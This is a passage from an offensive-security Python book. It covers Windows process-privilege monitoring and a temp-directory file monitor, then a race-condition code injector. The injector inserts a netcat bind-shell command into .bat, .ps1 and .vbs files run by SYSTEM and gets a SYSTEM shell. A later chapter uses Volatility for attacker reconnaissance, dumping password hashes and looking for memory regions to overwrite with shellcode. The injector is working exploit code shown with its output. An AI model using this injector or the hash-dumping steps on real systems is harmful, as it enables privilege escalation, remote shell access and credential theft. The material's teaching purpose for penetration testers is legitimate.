Bear in mind that if you can't run your process monitor as `SYSTEM` or an administrative user, then you need to keep an eye on what processes you *are* able to monitor. Are there any additional privileges you can leverage? A process running as a user with the wrong privileges is a fantastic way to get to `SYSTEM` or run code in the kernel. Table 10-1 lists interesting privileges that the authors always look out for. It isn't exhaustive, but it serves as a good starting point.⁴

3. MSDN: “Access Tokens”: <http://msdn.microsoft.com/en-us/library/Aa374909.aspx>

4. For the full list of privileges, visit [http://msdn.microsoft.com/en-us/library/windows/desktop/bb530716\(v=us.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=us.85).aspx).

Table 10-1: Interesting Privileges

Privilege name	Access that is granted
SeBackupPrivilege	This enables the user process to back up files and directories, and it grants READ access to files no matter what their access control list (ACL) defines.
SeDebugPrivilege	This enables the user process to debug other processes. It also includes obtaining process handles to inject DLLs or code into running processes.
SeLoadDriver	This enables a user process to load or unload drivers.

Now that you know which privileges to look for, let's leverage Python to automatically retrieve the enabled privileges on the processes we're monitoring. We'll make use of the `win32security`, `win32api`, and `win32con` modules. If you encounter a situation where you can't load these modules, try translating all of the following functions into native calls using the `ctypes` library. This is possible, though it's a lot more work.

Add the following code to `process_monitor.py` directly above the existing `log_to_file` function:

```
def get_process_privileges(pid):
    try:
        hproc = win32api.OpenProcess( ❶
            win32con.PROCESS_QUERY_INFORMATION, False, pid
        )
        htok = win32security.OpenProcessToken(hproc, win32con.TOKEN_QUERY) ❷
        privs = win32security.GetTokenInformation( ❸
            htok, win32security.TokenPrivileges
        )
        privileges = ''
        for priv_id, flags in privs:
            if flags == (win32security.SE_PRIVILEGE_ENABLED | ❹
                win32security.SE_PRIVILEGE_ENABLED_BY_DEFAULT):
                privileges += f'{win32security.LookupPrivilegeName(None, priv_id)}|' ❺
    except Exception:
        privileges = 'N/A'

    return privileges
```

We use the process ID to obtain a handle to the target process ❶. Next, we crack open the process token ❷ and request the token information for that process ❸ by sending the `win32security.TokenPrivileges` structure. The function call returns a list of tuples, where the first member of the tuple is the privilege and the second member describes whether the privilege is enabled or not. Because we're only concerned with the enabled ones, we first check for the enabled bits ❹ and then look up the human-readable name for that privilege ❺.

Next, modify the existing code to properly output and log this information. Change the line of code

```
privileges = "N/A"
```

to the following:

```
privileges = get_process_privileges(pid)
```

Now that we've added the privilege-tracking code, let's rerun the *process_monitor.py* script and check the output. You should see privilege information:

```
C:\Users\tim\work> python.exe process_monitor.py
"Calculator.exe",
20200624084445.120519-240 ,
C:\Program Files\WindowsApps\Microsoft.WindowsCalculator\Calculator.exe,
1204 ,
13116 ,
('DESKTOP-CC91N7I', 0, 'tim') ,
SeChangeNotifyPrivilege|

notepad ,
20200624084436.727998-240 ,
C:\Windows\system32\notepad.exe,
10720 ,
2732 ,
('DESKTOP-CC91N7I', 0, 'tim') ,
SeChangeNotifyPrivilege|SeImpersonatePrivilege|SeCreateGlobalPrivilege|
```

You can see that we've managed to log the enabled privileges for these processes. Now we could easily put some intelligence into the script to log only processes that run as an unprivileged user but have interesting privileges enabled. This use of process monitoring will let us find processes that rely on external files insecurely.

Winning the Race

Batch, VBScript, and PowerShell scripts make system administrators' lives easier by automating humdrum tasks. They might continually register with a central inventory service, for example, or force updates of software from their own repositories. One common problem is the lack of proper access controls on these scripting files. In a number of cases, on otherwise secure servers, we've found batch or PowerShell scripts that run once a day by the SYSTEM user while being globally writable by any user.

If you run your process monitor long enough in an enterprise (or you simply install the sample service provided in the beginning of this chapter), you might see process records that look like this:

```
wscript.exe C:\Windows\TEMP\bhservice_task.vbs , 20200624102235.287541-240 , C:\Windows\
SysWOW64\wscript.exe,2828 , 17516 , ('NT AUTHORITY', 0, 'SYSTEM') , SeLockMemoryPrivilege|SeTcb
Privilege|SeSystemProfilePrivilege|SeProfileSingleProcessPrivilege|SeIncreaseBasePriorityPrivil
ege|SeCreatePagefilePrivilege|SeCreatePermanentPrivilege|SeDebugPrivilege|SeAuditPrivilege|SeCh
angeNotifyPrivilege|SeImpersonatePrivilege|SeCreateGlobalPrivilege|SeIncreaseWorkingSetPrivileg
e|SeTimeZonePrivilege|SeCreateSymbolicLinkPrivilege|SeDelegateSessionUserImpersonatePrivilege|
```

You can see that a SYSTEM process has spawned the *wscript.exe* binary and passed in the `C:\WINDOWS\TEMP\bhservice_task.vbs` parameter. The sample *bhservice* you created at the beginning of the chapter should generate these events once per minute.

But if you list the contents of the directory, you won't see this file present. This is because the service creates a file containing VBScript and then executes and removes that VBScript. We've seen this action performed by commercial software in a number of cases; often, software creates files in a temporary location, writes commands into the files, executes the resulting program files, and then deletes those files.

In order to exploit this condition, we have to effectively win a race against the executing code. When the software or scheduled task creates the file, we need to be able to inject our own code into the file before the process executes and deletes it. The trick to this is in the handy Windows API `ReadDirectoryChangesW`, which enables us to monitor a directory for any changes to files or subdirectories. We can also filter these events so that we're able to determine when the file has been saved. That way, we can quickly inject our code into it before it's executed. You may find it incredibly useful to simply keep an eye on all temporary directories for a period of 24 hours or longer; sometimes, you'll find interesting bugs or information disclosures on top of potential privilege escalations.

Let's begin by creating a file monitor. We'll then build on it to automatically inject code. Save a new file called *file_monitor.py* and hammer out the following:

```
# Modified example that is originally given here:
# http://timgolden.me.uk/python/win32_how_do_i/watch_directory_for_changes.
html
import os
import tempfile
import threading
import win32con
import win32file

FILE_CREATED = 1
FILE_DELETED = 2
FILE_MODIFIED = 3
FILE_RENAMED_FROM = 4
FILE_RENAMED_TO = 5

FILE_LIST_DIRECTORY = 0x0001
❶ PATHS = ['c:\\WINDOWS\\Temp', tempfile.gettempdir()]

def monitor(path_to_watch):
    ❷ h_directory = win32file.CreateFile(
        path_to_watch,
        FILE_LIST_DIRECTORY,
        win32con.FILE_SHARE_READ | win32con.FILE_SHARE_WRITE |
        win32con.FILE_SHARE_DELETE,
        None,
        win32con.OPEN_EXISTING,
        win32con.FILE_FLAG_BACKUP_SEMANTICS,
```

```

None
)
while True:
    try:
        ❸ results = win32file.ReadDirectoryChangesW(
            h_directory,
            1024,
            True,
            win32con.FILE_NOTIFY_CHANGE_ATTRIBUTES |
            win32con.FILE_NOTIFY_CHANGE_DIR_NAME |
            win32con.FILE_NOTIFY_CHANGE_FILE_NAME |
            win32con.FILE_NOTIFY_CHANGE_LAST_WRITE |
            win32con.FILE_NOTIFY_CHANGE_SECURITY |
            win32con.FILE_NOTIFY_CHANGE_SIZE,
            None,
            None
        )
        ❹ for action, file_name in results:
            full_filename = os.path.join(path_to_watch, file_name)
            if action == FILE_CREATED:
                print(f'[+] Created {full_filename}')
            elif action == FILE_DELETED:
                print(f'[-] Deleted {full_filename}')
            elif action == FILE_MODIFIED:
                print(f'[*] Modified {full_filename}')
            try:
                print('[vvv] Dumping contents ... ')
                ❺ with open(full_filename) as f:
                    contents = f.read()
                print(contents)
                print('[^^^] Dump complete.')
            except Exception as e:
                print(f'[!!!] Dump failed. {e}')

            elif action == FILE_RENAMED_FROM:
                print(f'[>] Renamed from {full_filename}')
            elif action == FILE_RENAMED_TO:
                print(f'[<] Renamed to {full_filename}')
            else:
                print(f'[?] Unknown action on {full_filename}')
    except Exception:
        pass

if __name__ == '__main__':
    for path in PATHS:
        monitor_thread = threading.Thread(target=monitor, args=(path,))
        monitor_thread.start()

```

We define a list of directories that we'd like to monitor **❶**, which in our case are the two common temporary files directories. You might want to keep an eye on other places, so edit this list as you see fit.

For each of these paths, we'll create a monitoring thread that calls the `start_monitor` function. The first task of this function is to acquire a handle to the directory we wish to monitor **❷**. We then call the `ReadDirectoryChangesW`

function ⑤, which notifies us when a change occurs. We receive the filename of the changed target file and the type of event that happened ④. From here, we print out useful information about what happened to that particular file, and if we detect that it has been modified, we dump out the contents of the file for reference ⑥.

Kicking the Tires

Open a *cmd.exe* shell and run *file_monitor.py*:

```
C:\Users\tim\work> python.exe file_monitor.py
```

Open a second *cmd.exe* shell and execute the following commands:

```
C:\Users\tim\work> cd C:\Windows\temp
C:\Windows\Temp> echo hello > filetest.bat
C:\Windows\Temp> rename filetest.bat file2test
C:\Windows\Temp> del file2test
```

You should see output that looks like the following:

```
[+] Created c:\WINDOWS\Temp\filetest.bat
[*] Modified c:\WINDOWS\Temp\filetest.bat
[vvv] Dumping contents ...
hello

[^^^] Dump complete.
[>] Renamed from c:\WINDOWS\Temp\filetest.bat
[<] Renamed to c:\WINDOWS\Temp\file2test
[-] Deleted c:\WINDOWS\Temp\file2test
```

If everything has worked as planned, we encourage you to keep your file monitor running for 24 hours on a target system. You may be surprised to see files being created, executed, and deleted. You can also use your process-monitoring script to look for additional interesting file paths to monitor. Software updates could be of particular interest.

Let's add the ability to inject code into these files.

Code Injection

Now that we can monitor processes and file locations, we'll automatically inject code into target files. We'll create very simple code snippets that spawn a compiled version of the *netcat.py* tool with the privilege level of the originating service. There is a vast array of nasty things you can do with these VBScript, batch, and PowerShell files. We'll create the general framework, and you can run wild from there. Modify the *file_monitor.py* script and add the following code after the file modification constants:

```
NETCAT = 'c:\\users\\tim\\work\\netcat.exe'
TGT_IP = '192.168.1.208'
CMD = f'{NETCAT} -t {TGT_IP} -p 9999 -l -c '
```

The code we're about to inject will use these constants: `TGT_IP` is the IP address of the victim (the Windows box we're injecting code into) and `TGT_PORT` is the port we'll connect to. The `NETCAT` variable gives the location of the Netcat substitute we coded in Chapter 2. If you haven't created an executable from that code, you can do so now:

```
C:\Users\tim\netcat> pyinstaller -F netcat.py
```

Then drop the resulting `netcat.exe` file into your directory and make sure the `NETCAT` variable points to that executable.

The command our injected code will execute creates a reverse command shell:

```
❶ FILE_TYPES = {
    '.bat': ["\r\nREM bhpmarker\r\n", f'\r\n{CMD}\r\n'],
    '.ps1': ["\r\n#bhpmarker\r\n", f'\r\nStart-Process "{CMD}"\r\n'],
    '.vbs': ["\r\n'bhpmarker\r\n",
            f'\r\nCreateObject("Wscript.Shell").Run("{CMD}")\r\n'],
}

def inject_code(full_filename, contents, extension):
    ❷ if FILE_TYPES[extension][0].strip() in contents:
        return

    ❸ full_contents = FILE_TYPES[extension][0]
    full_contents += FILE_TYPES[extension][1]
    full_contents += contents
    with open(full_filename, 'w') as f:
        f.write(full_contents)
    print('\n\n/ Injected Code')
```

We start by defining a dictionary of code snippets that match a particular file extension ❶. The snippets include a unique marker and the code we want to inject. The reason we use a marker is to avoid an infinite loop whereby we see a file modification, insert our code, and cause the program to detect this action as a file modification event. Left alone, this cycle would continue until the file gets gigantic and the hard drive begins to cry. Instead, the program will check for the marker and, if it finds it, know not to modify the file a second time.

Next, the `inject_code` function handles the actual code injection and file marker checking. After we verify that the marker doesn't exist ❷, we write the marker and the code we want the target process to run ❸. Now we need to modify our main event loop to include our file extension check and the call to `inject_code`:

```
--snip--
elif action == FILE_MODIFIED:
    ❶ extension = os.path.splitext(full_filename)[1]

    ❷ if extension in FILE_TYPES:
        print(f'[*] Modified {full_filename}')
        print('[vvv] Dumping contents ...')
```

```

try:
    with open(full_filename) as f:
        contents = f.read()
    # NEW CODE
    inject_code(full_filename, contents, extension)
    print(contents)
    print('[^^^] Dump complete.')
except Exception as e:
    print(f'[!!!] Dump failed. {e}')
--snip--

```

This is a pretty straightforward addition to the primary loop. We do a quick split of the file extension ❶ and then check it against our dictionary of known file types ❷. If the file extension is detected in the dictionary, we call the `inject_code` function. Let's take it for a spin.

Kicking the Tires

If you installed the `bhservice` at the beginning of this chapter, you can easily test your fancy new code injector. Make sure the service is running and then execute your `file_monitor.py` script. Eventually, you should see output indicating that a `.vbs` file has been created and modified and that code has been injected. In the following example, we've commented out the printing of the contents to save space:

```

[*] Modified c:\Windows\Temp\bhservice_task.vbs
[vvv] Dumping contents ...
\o/ Injected Code
[^^^] Dump complete.

```

If you open a new cmd window, you should see that the target port is open:

```

c:\Users\tim\work> netstat -an |findstr 9999
TCP    192.168.1.208:9999    0.0.0.0:0                LISTENING

```

If all went well, you can use the `nc` command or run the `netcat.py` script from Chapter 2 to connect the listener you just spawned. To make sure your privilege escalation worked, connect to the listener from your Kali machine and check which user you're running as:

```

$ nc -nv 192.168.1.208 9999
Connection to 192.168.1.208 port 9999 [tcp/*] succeeded!
#> whoami
nt authority\system
#> exit


```

This should indicate that you've obtained the privileges of the holy SYSTEM account. Your code injection worked.

You may have reached the end of this chapter thinking that some of these attacks are a bit esoteric. But if you spend enough time inside a large enterprise, you'll realize these tactics are quite viable. You can easily expand the tooling in this chapter, or turn it into specialty scripts to compromise a local account or application. WMI alone can be an excellent source of local recon data; it can enable you to further an attack once you're inside a network. Privilege escalation is an essential piece to any good trojan.

11

OFFENSIVE FORENSICS



Forensics folks are often the people called in after a breach, or to determine if an “incident” has taken place at all. They typically want a snapshot of the affected machine’s RAM in order to capture cryptographic keys or other information that resides only in memory. Lucky for them, a team of talented developers has created an entire Python framework called *Volatility* that’s suitable for this task and is billed as an advanced memory forensics framework. Incident responders, forensic examiners, and malware analysts can use *Volatility* for a variety of other tasks as well, including inspecting kernel objects, examining and dumping processes, and so on.

Although Volatility is software for the defensive side, any sufficiently powerful tool can be used for offense or defense. We will use Volatility to perform reconnaissance on a target user and write our own offensive plug-ins to search for weakly defended processes running on a virtual machine (VM).

Suppose you infiltrate a machine and discover that the user employs a VM for sensitive work. Chances are good that the user has also made a snapshot of the VM as a safety net in case anything goes wrong with it. We will use the Volatility memory analysis framework to analyze the snapshot to find out how the VM is used and what processes were running. We'll also investigate possible vulnerabilities we can leverage for further exploitation.

Let's get started!

Installation

Volatility has been around for several years and has just undergone a complete rewrite. Not only is the code base now founded on Python 3, but the entire framework has been refactored so that the components are independent; all state required to run a plug-in is self-contained.

Let's create a virtual environment just for our work with Volatility. For this example, we are using Python 3 on a Windows machine in a PowerShell terminal. If you are also working from a Windows machine, make sure you have git installed. You can download it at <https://git-scm.com/downloads/>.

```
❶ PS> python3 -m venv vol3
PS> vol3/Scripts/Activate.ps1
PS> cd vol3/
❷ PS> git clone https://github.com/volatilityfoundation/volatility3.git
PS> cd volatility3/
PS> python setup.py install
❸ PS> pip install pycryptodome
```

At ❶, we create a new virtual environment called `vol3` and activating it. Next, we move into the virtual environment directory and clone the Volatility 3 GitHub repo ❷, install it into the virtual environment, and finally install `pycryptodome` ❸, which we'll need later.

To see the plug-ins Volatility offers, as well as a list of options, use the following command on Windows:

```
PS> vol --help
```

On Linux or Mac, use the Python executable from the virtual environment, as follows:

```
$> python vol.py --help
```

In this chapter, we'll use Volatility from the command line, but there are various ways you might encounter the framework. For example, see the Volumetric project from Volatility, a free web-based GUI for volatility (<https://github.com/volatilityfoundation/volumetric/>). You can dig into code examples in the Volumetric project to see how you can use Volatility in

your own programs. Additionally, you can use the `volshell` interface, which provides you with access to the Volatility framework and works as a normal interactive Python shell.

In the examples that follow, we'll use the Volatility command line. To save space, the output has been edited to show only the output discussed, so be aware that your output will have more lines and columns.

Now let's delve into some code and have a look inside the framework:

```
PS> cd volatility/framework/plugins/windows/
PS> ls
_init_.py      driverscan.py memmap.py      psscan.py     vadinfo.py
bigpools.py   filescan.py   modscan.py    pstree.py     vadyarascan.py
cachedump.py  handles.py   modules.py    registry/     verinfo.py
callbacks.py  hashdump.py  mutantscan.py ssdt.py       virtmap.py
cmdline.py   info.py      netscan.py    strings.py
dlllist.py   lsadump.py  poolscanner.py svcsan.py
driverirp.py malfind.py  pslist.py     symlinkscan.py
```

This listing shows the Python files inside the Windows *plugin* directory. We highly encourage you to spend some time looking at the code in these files. You'll see a recurring pattern that forms the structure of a Volatility plug-in. This will help you understand the framework, but more importantly, it will give you a picture of a defender's mindset and intentions. By knowing what defenders are capable of and how they accomplish their objectives, you will make yourself into a more capable hacker and better understand how to protect yourself from detection.

Now that we have the analysis framework ready, we need some memory images to analyze. The easiest way to get one is to take a snapshot of your own Windows 10 virtual machine.

First, power up your Windows VM and start a few processes (for instance, the notepad, the calculator, and a browser); we'll examine the memory and track how these processes started. Then, take your snapshot using your hypervisor of choice. In the directory where your hypervisor stores your VMs, you'll see your new snapshot file with a name that ends with `.vmem` or `.mem`. Let's start doing some recon!

Note that you can also find many memory images online. One image we'll look at in this chapter is provided by PassMark Software at <https://www.osforensics.com/tools/volatility-workbench.html/>. The Volatility Foundation site also has several images to play with at <https://github.com/volatilityfoundation/volatility/wiki/Memory-Samples/>.

General Reconnaissance

Let's get an overview of the machine we're analyzing. The `windows.info` plug-in shows the operating system and kernel information of the memory sample:

```
❶ PS>vol -f WinDev2007Eval-Snapshot4.vmem windows.info
Volatility 3 Framework 1.2.0-beta.1
Progress: 33.01 Scanning primary2 using PdbSignatureScanner
```

Variable	Value
Kernel Base	0xf80067a18000
DTB	0x1aa000
primary 0	WindowsIntel32e
memory_layer	1 FileLayer
KdVersionBlock	0xf800686272f0
Major/Minor	15.19041
MachineType	34404
KeNumberProcessors	1
SystemTime	2020-09-04 00:53:46
NtProductType	NtProductWinNt
NtMajorVersion	10
NtMinorVersion	0
PE MajorOperatingSystemVersion	10
PE MinorOperatingSystemVersion	0
PE Machine	34404

We specify the snapshot filename with the `-f` switch and the Windows plug-in to use, `windows.info` **1**. Volatility reads and analyzes the memory file and outputs general information about this Windows machine. We can see that we're dealing with a Windows 10.0 VM and that it has a single processor and a single memory layer.

You might find it educational to try several plug-ins on the memory image file while reviewing the plug-in code. Spending time reading code and seeing the corresponding output will show you how the code is supposed to work as well as the general mindset of the defenders.

Next, with the `registry.printkey` plug-in, we can print the values of a key in the registry. There is a wealth of information in the registry, and Volatility provides a way to find any value we wish. Here, we look for installed services. The key `/ControlSet001/Services` shows the Service Control Manager database, which lists all the installed services:

```
PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.registry.printkey --key 'ControlSet001\Services'
Volatility 3 Framework 1.2.0-beta.1
Progress: 33.01          Scanning primary2 using PdbSignatureScanner
... Key                Name      Data      Volatile
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services .NET CLR Data      False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services Appinfo          False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services applockerfltr    False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services AtomicAlarmClock False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services Beep              False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services fastfat           False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services MozillaMaintenance False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services NTDS             False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services Ntfs              False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services ShellHWDetection False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services SQLWriter         False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services Tcpip            False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services Tcpip6           False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services termintpt      False
```

```

\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services W32Time           False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services WaaSMedicSvc      False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services WacomPen          False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services Winsock            False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services WinSock2          False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services WINUSB             False

```

This output shows a list of installed services on the machine (abbreviated for space).

User Reconnaissance

Now let's do some recon on the user of the VM. The `cmdline` plug-in lists the command line arguments for each process as they were running at the time the snapshot was made. These processes give us a hint as to the user's behavior and intent.

```

PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.cmdline
Volatility 3 Framework 1.2.0-beta.1
Progress: 33.01          Scanning primary2 using PdbSignatureScanner
PID      Process Args

72       Registry      Required memory at 0x20 is not valid (process exited?)
340      smss.exe      Required memory at 0xa5f1873020 is inaccessible (swapped)
564      lsass.exe     C:\Windows\system32\lsass.exe
624      winlogon.exe  winlogon.exe
2160     MsMpEng.exe   "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2008.9-0\
MsMpEng.exe"
4732     explorer.exe  C:\Windows\Explorer.EXE
4848     svchost.exe   C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p
4920     dlhhost.exe   C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09CA-4BB6-B78D-
A8F59079A8D5}
5084     StartMenuExper
5388     MicrosoftEdge.
6452     OneDrive.exe  "C:\Users\Administrator\AppData\Local\Microsoft\OneDrive\OneDrive.exe"
/background
6484     FreeDesktopClo
7092     cmd.exe       "C:\Windows\system32\cmd.exe" ❶
3312     notepad.exe   notepad ❷
3824     powershell.exe
6448     Calculator.exe
6684     firefox.exe   "C:\Program Files (x86)\Mozilla Firefox\firefox.exe"
6432     PowerToys.exe
7124     nc64.exe      Required memory at 0x2d7020 is inaccessible (swapped)
3324     smartscreen.ex
4768     ipconfig.exe  Required memory at 0x840308e020 is not valid (process exited?)

```

The list shows the process ID, process name, and command line with arguments that started the process. You can see that most processes were started by the system itself, most likely at boot time. The `cmd.exe` ❶ and `notepad.exe` ❷ processes are typical processes a user would start.

Let's investigate the running processes a little bit deeper with the `pslist` plug-in, which lists the processes that were running at the time of the snapshot:

```
PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.pslist
Volatility 3 Framework 1.2.0-beta.1
Progress: 33.01 Scanning primary2 using PdbSignatureScanner
PID PPID ImageFileName Offset(V) Threads Handles SessionId Wow64
4 0 System 0xa50bb3e6d040 129 - N/A False
72 4 Registry 0xa50bb3fbd080 4 - N/A False
6452 4732 OneDrive.exe 0xa50bb4d62080 25 - 1 True
6484 4732 FreeDesktopClo 0xa50bbb847300 1 - 1 False
6212 556 SgrmBroker.exe 0xa50bbb832080 6 - 0 False
1636 556 svchost.exe 0xa50bbadbe340 8 - 0 False
7092 4732 cmd.exe 0xa50bbbc4d080 1 - 1 False
3312 7092 notepad.exe 0xa50bbb69a080 3 - 1 False
3824 4732 powershell.exe 0xa50bbb92d080 11 - 1 False
6448 704 Calculator.exe 0xa50bb4d0d0c0 21 - 1 False
4036 6684 firefox.exe 0xa50bbb178080 0 - 1 True
6432 4732 PowerToys.exe 0xa50bb4d5a2c0 14 - 1 False
4052 4700 PowerLauncher. 0xa50bb7fd3080 16 - 1 False
5340 6432 Microsoft.Powe 0xa50bb736f080 15 - 1 False
8564 4732 python-3.8.6-a 0xa50bb7bc2080 1 - 1 True
7124 7092 nc64.exe 0xa50bbab89080 1 - 1 False
3324 704 smartscreen.ex 0xa50bb4d6a080 7 - 1 False
7364 4732 cmd.exe 0xa50bbd8a8080 1 - 1 False
8916 2136 cmd.exe 0xa50bb78d9080 0 - 0 False
4768 8916 ipconfig.exe 0xa50bba7bd080 0 - 0 False
```

Here we see the actual processes and their memory offsets. Some columns have been omitted for space. Several interesting processes are listed, including the `cmd` and `notepad` processes we saw in the output from the `cmdline` plug-in.

It would be nice to see the processes as a hierarchy, so we can tell what process started other processes. For that, we'll use the `pstree` plug-in:

```
PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.pstree
Volatility 3 Framework 1.2.0-beta.1
Progress: 33.01 Scanning primary2 using PdbSignatureScanner
PID PPID ImageFileName Offset(V) Threads Handles SessionId Wow64
4 0 System 0xa50bba7bd080 129 N/A False
* 556 492 services.exe 0xa50bba7bd080 8 0 False
** 2176 556 wlms.exe 0xa50bba7bd080 2 0 False
** 1796 556 svchost.exe 0xa50bba7bd080 13 0 False
** 776 556 svchost.exe 0xa50bba7bd080 15 0 False
** 8 556 svchost.exe 0xa50bba7bd080 18 0 False
*** 4556 8 ctfmon.exe 0xa50bba7bd080 10 1 False
*** 5388 704 MicrosoftEdge. 0xa50bba7bd080 35 1 False
*** 6448 704 Calculator.exe 0xa50bba7bd080 21 1 False
*** 3324 704 smartscreen.ex 0xa50bba7bd080 7 1 False
```

```

** 2136 556      vmttoolsd.exe 0xa50bba7bd080 11 0 False
*** 8916 2136   cmd.exe       0xa50bba7bd080 0 0 False
**** 4768 8916  ipconfig.exe 0xa50bba7bd080 0 0 False

* 4704          624   userinit.exe 0xa50bba7bd080 0 1 False
** 4732         4704  explorer.exe 0xa50bba7bd080 92 1 False
*** 6432        4732  PowerToys.exe 0xa50bba7bd080 14 1 False
**** 5340       6432  Microsoft.Pow 0xa50bba7bd080 15 1 False
*** 7364        4732  cmd.exe      0xa50bba7bd080 1 - False
**** 2464       7364  conhost.exe 0xa50bba7bd080 4 1 False
*** 7092        4732  cmd.exe      0xa50bba7bd080 1 - False
**** 3312       7092  notepad.exe 0xa50bba7bd080 3 1 False
**** 7124       7092  nc64.exe    0xa50bba7bd080 1 1 False
*** 8564        4732  python-3.8.6-a 0xa50bba7bd080 1 1 True
**** 1036       8564  python-3.8.6-a 0xa50bba7bd080 5 1 True

```

Now we get a clearer picture. The asterisk in each row indicates the parent-child relationship of the process. For example, the userinit process (PID 4704) spawned the explorer.exe process. Likewise, the explorer.exe process (PID 4732) started the cmd.exe process (PID 7092). From that process, the user started notepad.exe and another process called nc64.exe.

Now let's check for passwords with the hashdump plug-in:

```

PS> vol -f WinDev2007Eval-7d959ee5.vmem windows.hashdump
Volatility 3 Framework 1.2.0-beta.1
Progress: 33.01          Scanning primary2 using PdbSignatureScanner
User          rid      lmhash          nthash
Administrator 500     aad3bXXXXXaad3bXXXXX fc6eb57eXXXXXXXXXXXX657878
Guest          501     aad3bXXXXXaad3bXXXXX 1d6cfe0dXXXXXXXXXXXXc089c0
DefaultAccount 503     aad3bXXXXXaad3bXXXXX 1d6cfe0dXXXXXXXXXXXXc089c0
WDAGUtilityAccount 504    aad3bXXXXXaad3bXXXXX ed66436aXXXXXXXXXXXX1bb50f
User          1001    aad3bXXXXXaad3bXXXXX 31d6cfe0XXXXXXXXXXXXc089c0
tim           1002    aad3bXXXXXaad3bXXXXX afc6eb57XXXXXXXXXXXX657878
admin         1003    aad3bXXXXXaad3bXXXXX afc6eb57XXXXXXXXXXXX657878

```

The output shows the account usernames and the LM and NT hashes of their passwords. Recovering the password hashes on a Windows machine after penetration is a common goal of attackers. These hashes can be cracked offline in an attempt to recover the target's password, or they can be used in a pass-the-hash attack to gain access to other network resources. Whether the target is a paranoid user who performs high-risk operations only on a VM or is an enterprise attempting to contain some of its users' activities to VMs, looking through the VMs or snapshots on the system is a perfect time for attempting to recover these hashes after you've gained access to the host hardware.

Volatility makes this recovery process extremely easy.

We've obfuscated the hashes in our output. You can use your own output as input to a hash-cracking tool to find your way into the VM. There are several online hash-cracking sites; alternatively, you can use John the Ripper on your Kali machine.

Vulnerability Reconnaissance

Now let's use Volatility to discover whether the target VM has vulnerabilities we may be able to exploit. The `malfind` plug-in checks for process memory ranges that potentially contain injected code. *Potential* is the key word here—the plug-in is looking for regions of memory that have permissions to read, write, and execute. It is worthwhile to investigate these processes since they may enable us to leverage some malware that is already available. Alternatively, we may be able to overwrite those regions with our own malware.

```
PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.malfind
Volatility 3 Framework 1.2.0-beta.1
Progress: 33.01 Scanning primary2 using PdbSignatureScanner
PID Process Start VPN End VPN Tag Protection CommitCharge
1336 timeserv.exe 0x660000 0x660fff VadS PAGE_EXECUTE_READWRITE 1
2160 MsMpEng.exe 0x16301690000 0x1630179cfff VadS PAGE_EXECUTE_READWRITE 269
2160 MsMpEng.exe 0x16303090000 0x1630318ffff VadS PAGE_EXECUTE_READWRITE 256
2160 MsMpEng.exe 0x16304a00000 0x16304bfffff VadS PAGE_EXECUTE_READWRITE 512
6484 FreeDesktopClo 0x2320000 0x2320fff VadS PAGE_EXECUTE_READWRITE 1
5340 Microsoft.Powe 0x2c2502c0000 0x2c2502cffff VadS PAGE_EXECUTE_READWRITE 15
```

We've encountered a couple of potential problems. The `timeserv.exe` process (PID 1336) is part of the freeware known as `FreeDesktopClock` (PID 6484). These processes are not necessarily a problem as long as they're installed under `C:\Program Files`. Otherwise, the process may be malware masquerading as a clock.

Using a search engine, you will find that the process `MsMpEng.exe` (PID 2160) is an anti-malware service. Even though these processes contain writable and executable memory regions, they don't appear to be dangerous. Perhaps we could make these processes dangerous by writing shellcode into those memory regions, so it's worth taking note of them.

The `netscan` plug-in provides a list of all the network connections the machine had at the time of the snapshot, as shown next. Anything that looks suspicious we may be able to leverage in an attack.

```
PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.netscan
Volatility 3 Framework 1.2.0-beta.1
Progress: 33.01 Scanning primary2 using PdbSignatureScanner
Offset Proto LocalAddr LocalPort ForeignAdd ForeignPort State PID Owner
0xa50bb7a13d90 TCPv4 0.0.0.0 4444 0.0.0.0 0 LISTENING 7124 nc64.exe ①
0xa50bb9f4c310 TCPv4 0.0.0.0 7680 0.0.0.0 0 LISTENING 1776 svchost.exe
0xa50bb9f615c0 TCPv4 0.0.0.0 49664 0.0.0.0 0 LISTENING 564 lsass.exe
0xa50bb9f62190 TCPv4 0.0.0.0 49665 0.0.0.0 0 LISTENING 492 wininit.exe
0xa50bbaa80b20 TCPv4 192.168.28.128 50948 23.40.62.19 80 CLOSED ②
w0xa50bbabd2010 TCPv4 192.168.28.128 50954 23.193.33.57 443 CLOSED
0xa50bbad8d010 TCPv4 192.168.28.128 50953 99.84.222.93 443 CLOSED
0xa50bbaef3010 TCPv4 192.168.28.128 50959 23.193.33.57 443 CLOSED
0xa50bbaaff7010 TCPv4 192.168.28.128 50950 52.179.224.121 443 CLOSED
0xa50bbbd240a0 TCPv4 192.168.28.128 139 0.0.0.0 0 LISTENING
```

